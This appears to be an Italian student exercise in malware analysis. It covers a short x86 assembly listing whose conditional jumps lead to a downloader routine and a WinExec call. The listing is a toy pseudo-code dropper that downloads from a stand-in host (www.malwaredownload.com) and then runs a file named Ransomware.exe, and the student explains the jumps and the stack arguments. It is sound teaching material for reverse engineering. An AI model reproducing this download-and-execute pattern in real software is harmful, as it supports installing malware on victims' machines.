ANALISI MALWARE

- Spiegare, motivando, quale salto condizionale effettua il Malware.
- Disegnare un diagramma di flusso (prendere come esempio la visualizzazione grafica di IDA) identificando i salti condizionali (sia quelli effettuati che quelli non effettuati). Indicare con una linea verde i salti effettuati, mentre con una linea rossa i salti non effettuati.
- Quali sono le diverse funzionalità implementate all'interno del Malware?
- Con riferimento alle istruzioni «call» presenti in tabella 2 e 3, dettagliare come sono passati gli argomenti alle successive chiamate di funzione.

Locazione	Istruzione	Operandi	Note
00401040	mov	EAX, 5	
00401044	mov	EBX, 10	
00401048	cmp	EAX, 5	
0040105B	jnz	loc 0040BBA0	; tabella 2
0040105F	inc	EBX	
00401064	cmp	EBX, 11	
00401068	jz	loc 0040FFA0	; tabella 3

Locazione	Istruzione	Operandi	Note
0040BBA0	mov	EAX, EDI	EDI= www.malwaredownload.com
0040BBA4	push	EAX	; URL
0040BBA8	call	DownloadToFile()	; pseudo funzione


Locazione	Istruzione	Operandi	Note
0040FFA0	mov	EDX, EDI	EDI: C:\Program and Settings\Local User\Desktop\Ransomware.exe
0040FFA4	push	EDX	; .exe da eseguire
0040FFA8	call	WinExec()	; pseudo funzione

Il malware preso in considerazione effettua un salto alla locazione di memoria 00401068. Si tratta di un Jump Zero, ovvero un salto che viene effettuato a condizione che lo Zero Flag sia 1 (quindi che il risultato del "compare" precedente sia 0). Andiamo ad analizzare il compare alla locazione 00401064: il comando compara il valore del registro EBX ad 11. Guardando agli indirizzi di memoria 00401044 e 0040105F possiamo capire che il valore di EBX è proprio 11,

in quanto viene prima copiato il valore 10 nel registro (mov EBX, 10) e poi lo stesso valore viene incrementato di 1 (inc EBX). La comparazione sarà quindi uguale a 0.

Al contrario, il salto presente alla locazione 0040105B non viene effettuato, in quanto si tratta di un Jump Not Zero, che viene effettuato solo se il risultato del "compare" precedente è diverso da 0; tuttavia il compare (cmp EAX, 5) dà come risultato proprio 0, in quanto il valore del registro EAX è 5, come possiamo vedere dalla locazione 00401040, in cui il valore 5 viene copiato nel registro EAX.

Possiamo osservare il comportamento del codice quando si presentano salti condizionali nel diagramma in figura.



Il colore delle frecce indica il diverso comportamento del malware: verde quando il salto viene effettuato, rosso quando invece non viene effettuato. Nel primo caso, come abbiamo specificato prima il salto "not zero" non viene effettuato, quindi il codice prosegue sulla cella di memoria successiva (seguendo in questo caso la freccia rossa). Nel secondo caso, invece, il salto viene effettuato, pertanto il codice seguirà la freccia verde in figura che porta alla funzione call WinExec().

Da queste parti di codice possiamo capire che il malware si comporta come un downloader. Il primo blocco di codice serve per introdurre i due salti che portano alle vere funzionalità del

malware, le due funzioni presenti nel blocco 2 e nel blocco 3.

Nel caso che il primo salto (JNZ) venisse effettuato, il codice si sposterebbe alla locazione 0040BBA0, dove il registro EDI, contente un'indirizzo url, viene copiato nel registro EAX. Questo è poi inserito sullo stack, in quanto necessario per chiamare la funzione DownloadToFile. Questa funzione è tipicamente usata dai downloader per scaricare da Internet un file malevolo e ha bisogno, tra gli altri, del parametro szURL, che è appunto l'indirizzo URL dal quale il codice malevolo viene scaricato (www.malwaredownload.com nel nostro caso).

Quando viene effettuato il secondo salto (JZ), il codice si sposta alla locazione 0040FFA0. Anche qui vengono introdotti gli argomenti necessari alla successiva funzione WinExec: in questo caso il registro EDI, contenente il path al file eseguibile del malware (già scaricato in una cartella dell'host), viene copiato sul registro EDX, che è poi inserito sullo stack; dopodiché abbiamo la chiamata alla funzione WinExec, che serve ad eseguire un programma su un sitema Windows. WinExec è una funzione tipicamente usata dai downloader per lanciare il codice malevolo una volta scaricato sul dispositivo attaccato; altre funzioni simili possono essere CreateProcess o ShellExecute.